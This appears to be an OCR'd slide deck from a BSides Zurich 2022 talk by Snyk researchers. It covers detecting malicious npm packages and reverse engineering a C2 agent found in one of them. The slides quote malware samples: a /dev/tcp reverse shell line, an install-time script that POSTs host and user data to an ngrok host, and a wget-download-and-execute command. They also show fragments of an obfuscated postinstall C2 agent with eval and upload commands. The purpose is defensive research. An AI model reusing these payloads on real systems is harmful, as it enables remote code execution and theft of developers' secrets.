Finding Malicious Artefacts in the Wild West OSS supply-chain

BSIDES ZURICH 2022

$ whoami && who is Snyk-labs?

Security Research Team at Snyk


🛹 Skateboarding / 🏂 Snowboarding

Cats

🍻 Craft beer

🇬🇧 UK ➡ 🇨🇭 Zurich

Elliot Ward



Raul Onitza-Klugman


- Snyk (pronounced sneak) is a developer security platform for securing code, dependencies, containers, and infrastructure as code.
- Snyk Security Lab aims to position Snyk as a leader in open source security through innovative research
- Contribute security expertise to strategic company directions
- Snyk product improvements

$ cat ./agenda

1/Supply chain security threats
2/A malware detection pipeline
3/Playing Among Us with an adversary
4/Conclusions and current status

$ open source development

- Vulnerabilities
- Malware
- Dependency confusion
- Typosquatting
- Crypto miners
- Orphaned packages
- Expired domains for maintainer emails
- ...



npm

nuget

python Package Index

Visual Studio Code

$ open source development

snyk Vulnerability DB

Open Source Vulnerability Database

The most comprehensive, accurate, and timely database for open source vulnerabilities.

Remote Code Execution

Affecting org.springframework:spring-beans package, versions [,5.2.20) , [5.3.0, 5.3.18)

How to fix?

Upgrade `org.springframework:spring-beans` to version 5.2.20, 5.3.18 or higher.

9.8 CRITICAL

- [x] vulnerabilities
- [ ] malicious artifacts

$ open source development

PyPI package 'ctx' and PHP library 'phpass' compromised to steal environment variables

May 24, 2022 By Ax Sharma

Aqua Security Report Finds Malicious Images on DockerHub

September 3, 2021 Aqua Security, container security

Poison packages – "Supply Chain Risks" user hits Python community with 4000 fake modules

07 MAR 2021 18 Malware

NPM maintainer targets Russian users with data-wiping 'protestware'

Numerous systems targeted by malicious Python package

SC Staff 23 May 2022

Don't Blindly Trust Software Building Blocks, Report Says

Thousands of Malicious npm Packages Threaten Web Apps

Multiple Backdoored Python Libraries Caught Stealing AWS Secrets and Keys


June 24, 2022 Ravie Lakshmanan

RSAC insights: Software tampering escalates as bad actors take advantage of 'dependency confusion'

by bacohido on June 3, 2022

npm package disables Windows Defender before dropping trojan

by Ax Sharma on June 13, 2022





$ cat ./agenda

1/Supply chain security threats
2/A malware detection pipeline V1.0
3/Playing Among Us with an adversary
4/Conclusions and current status

```
$ SELECT count(ecosystem)
  FROM malicous_artifacts
  GROUP BY ecosystem
```

```
$ SELECT count(ecosystem)
  FROM malicous_artifacts
  GROUP BY ecosystem
```




NPM DELIVERY
NPM PACKAGE DELIVERY
OH BOY! MY PACKAGE IS HERE!
MONKEYUSER.COM

$ cat requirements.txt

V1.0 Open Source Ecosystem Malware Detector

1. **We only focused on install-time malicious logic.** So, only what is happening during npm install. Code can execute through the ‘preinstall’,’install’, ‘postinstall’ and install-time scripts. Run-time malicious scripts are out of scope and being covered in ongoing work.
2. **The amount of false-positive signals should be manageable.** We defined it as one security analyst should be able to sort all leads out in one working hour or less.
3. **The collector should be modular.** It had evolved multiple times already and continues to do so. Some of the detection techniques were added and some deleted due to #2.
4. **As an initial approach, we decided to go with purely static analyses.** More on dynamic analysis later…

$ So how does this look?


The structure of the underlying system consists of:

1. Scraping logic to retrieve information about newly added and changed packages


2. Tagging logic to provide reasonable metadata to security analysts

3. Sorting logic to prioritize malicious package leads according to the previous step

How it works


replicate.npmjs.com
registry.npmjs.org
api.npmjs.org
statistics
create/update/delete
events
meta
tarball

How it works


last event ID
events feed
download meta
download tarball
extract script
add tags
leads for manual verification (YAML)

$ cat top-heuristics

- bigVersion – If a package major version is more or equal to 90. In the dependency confusion attack, a malicious package to be downloaded should have a bigger version than the original one. Malicious packages often have versions like 99.99.99.
- yearNoUpdates – Package is updated for the first time over the year. This plays a key signal to determine if a package was not maintained for a while and then got compromised by a threat actor.
- noGHTagLastVersion – New version of a package has no tag in a corresponding GitHub repository (although, previous version had it). This works for cases when an npm user was compromised, but *not* a GitHub user.
- isSuspiciousFile – We have a set of regular expressions to detect potentially malicious install-time scripts. They work to detect common obfuscation techniques, usage of domains like canarytokens.com or ngrok.io, indication of IP addresses and so on.
- isSuspiciousScript – A set of regular expressions to detect potentially malicious scripts in package.json file. For example, as we found out “postinstall: “node .” is often used in malicious packages.

$ cat results.txt

- Data exfiltration
- Reverse shells
  a. /bin/bash -l > /dev/tcp/<malicious IP>/443 0<&1 2>&1;
  b. More sophisticated shells using net.Socket
- Multi staged downloaders
- Custom C2s
- Commercial C2s (Cobalt Strike)

$ cat top-exfiltrated-data

- Current user name
- Home directory path
- Application directory path
- List of files in various folders like home or application working directory
- Result of ifconfig system command
- Application package.json file
- **Environment variables**
- **The .npmrc file**

```
const trackingData = JSON.stringify({
    p: package,
    c: __dirname,
    hd: os.homedir(),
    hn: os.hostname(),
    un: os.userInfo().username,
    dns: dns.getServers(),
    r: packageJSON ? packageJSON.___resolved : undefined,
    v: packageJSON.version,
    pjson: packageJSON,
});

var postData = querystring.stringify({
    msg: trackingData,
});

var options = {
    hostname: "[redacted].ngrok.io", //replace burpcollaborator.net with Interactsh or pipedream
    port: 443,
    path: "/",
    method: "POST",
```

```
// if ur using windows for installing this package ur 1 lucky son of a
bicth


const child = require('child_process').execSync;

child('sudo wget https://bit.ly/[redacted] -O ./.cmc -L >/dev/null 2>&1 &&
chmod +x .cmc >/dev/null 2>&1 && ./.cmc >/dev/null 2>&1');
```

$ cat ./agenda

1/Supply chain security threats
2/A malware detection pipeline
3/Playing Among Us with an adversary
4/Conclusions and current status

$ echo Playing Among Us with an adversary

One package with multiple signals looked sus:
gxm-reference-web-auth-server

$ echo How did we reverse engineer the malware

```
{
  "name": "gxm-reference-web-auth-server",
  "version": "1.33.8",
  "description": "",
  "main": "index.js",
  "scripts": {
    "postinstall": "node confsettingsaaa.js",
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "keywords": [],
  "dependencies": {
    "axios": "0.26.0",
    "targz": "1.0.1",
    "ldtzstxwzpntxqn": "^4.0.0",
    "lznfjbhurpjsqmr": "^0.5.57",
    "semver": "7.3.5"
  }
}
```

$ echo How did we reverse engineer the malware

```
{
  "name": "gxm-reference-web-auth-server",
  "version": "1.33.8",
  "description": "",
  "main": "index.js",
  "scripts": {
    "postinstall": "node confsettingsaaa.js",
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "keywords": [],
  "dependencies": {
    "axios": "0.26.0",
    "targz": "1.0.1",
    "ldtzstxwzpntxqn": "^4.0.0",
    "lznfjbhurpjsqmr": "^0.5.57",
    "semver": "7.3.5"
  }
}
```

$ echo How did we reverse engineer the malware

```
root@3b869b434e7d:/tmp/package# cat confsettingsaaa.js
const a0_0x489fde=a0_0x5400;(function(_0x552d48,_0x2cc03c){const
_0x462334=a0_0x5400,_0x2fedb3=_0x552d48();while(!![]){try{const
_0x5c5667=-parseInt(_0x462334(0x167))/0x1*(-parseInt(_0x462334(0x10b))/0x2)+-parseInt(_0x462334(0x116))
....... # trimmed
```

```
async function init_agent() {
   try {
       axios({
           method: 'POST',
           url: c2_server + '/register',
           data: {engine: 'nodejs'},
           headers: {'User-Agent': useragent},
           httpsAgent: httpsAgent,
       }).then(function (response) {
               key = response.data.key,
               iv = response.data.iv,
               uuid = response.data.uuid,
// ...
```


```
// ...
try {
   if (
       ((response = ''), await sleep(agent_sleep), "delete" == command_type)
   ) {
       return false  // agent lives as a process, so a “return” equals termination
   }
   if ('exec' == command_type || "eval" == command_type) {
       try {
           response = eval(payload)
       } catch (error) {
           response = error.message
       }
   } else { // data and file exfiltration
       if ('upload' == command_type) {
// ...
```


IS THERE ANYONE ALIVE OUT THERE?
CAN YOU HEAR ME?

$ ./among-us-adversary <<< protection

Always use protection

0/ All work is done in containers
1/ All work is done behind a non-Snyk VPN
2/ Honeypot server runs on non-Snyk cloud service


Anonymous server
(lambda)
Information processing Lambda
(Decryption and other things)
Relay raw and decrypted messages
Private and anonymous
Slack
ALL CAUGHT TRAFFIC
Infected machine
C2 Agent
REQUEST
RESPONSE
HTTP/S interceptors and logger
REQUEST INTERCEPTED AND RELAYED
RESPONSE INTERCEPTED AND RELAYED
NodeJS engine and OS syscalls
REQUEST SENT
C2 server
RESPONSE RECEIVED

["{\"taskid\":\"\",\"commandtype\":\"\",\"command\":\"\",\"result\":\"\\\"\\\"\",\"args\":
[\"\"]}","
{\"Commandtype\":\"exec\",\"Command\":\"aW5wdXQgPSBgY2F0IHBhY2thZ2UtbG9jay5q
c29uYDsKCmZ1bmN0aW9uIGV4ZWN1dGUoY29tbWFuZG8pIHsKICAgIGNvbnN0IHsgc3
Bhd25TeW5jIH0gPSByZXF1aXJlKCdjaGlsZF9wcm9jZXNzJyk7CiAgICBzcGxpdGNvbW1hb
mRvID0gY29tbWFuZG8uc3BsaXQoJyAnKTsKICAgIGlmIChzcGxpdGNvbW1hbmRvLmxlbm
d0aCA9PSAxKSB7CiAgICAgICAgY29uc3QgY2hpbGQgPSBzcGF3blN5bmMoY29tbWFuZG
8se2N3ZDpwcm9jZXNzLmN3ZCgpLHdpbmRvd3NIaWRlOiB0cnVlLHRpbWVvdXQ6MTAw
MDB9KTsKICAgICAgICAvL3JldHVybiBjaGlsZC5vdXRwdXQKICAgICAgICBpZiAoY2hpbGQ
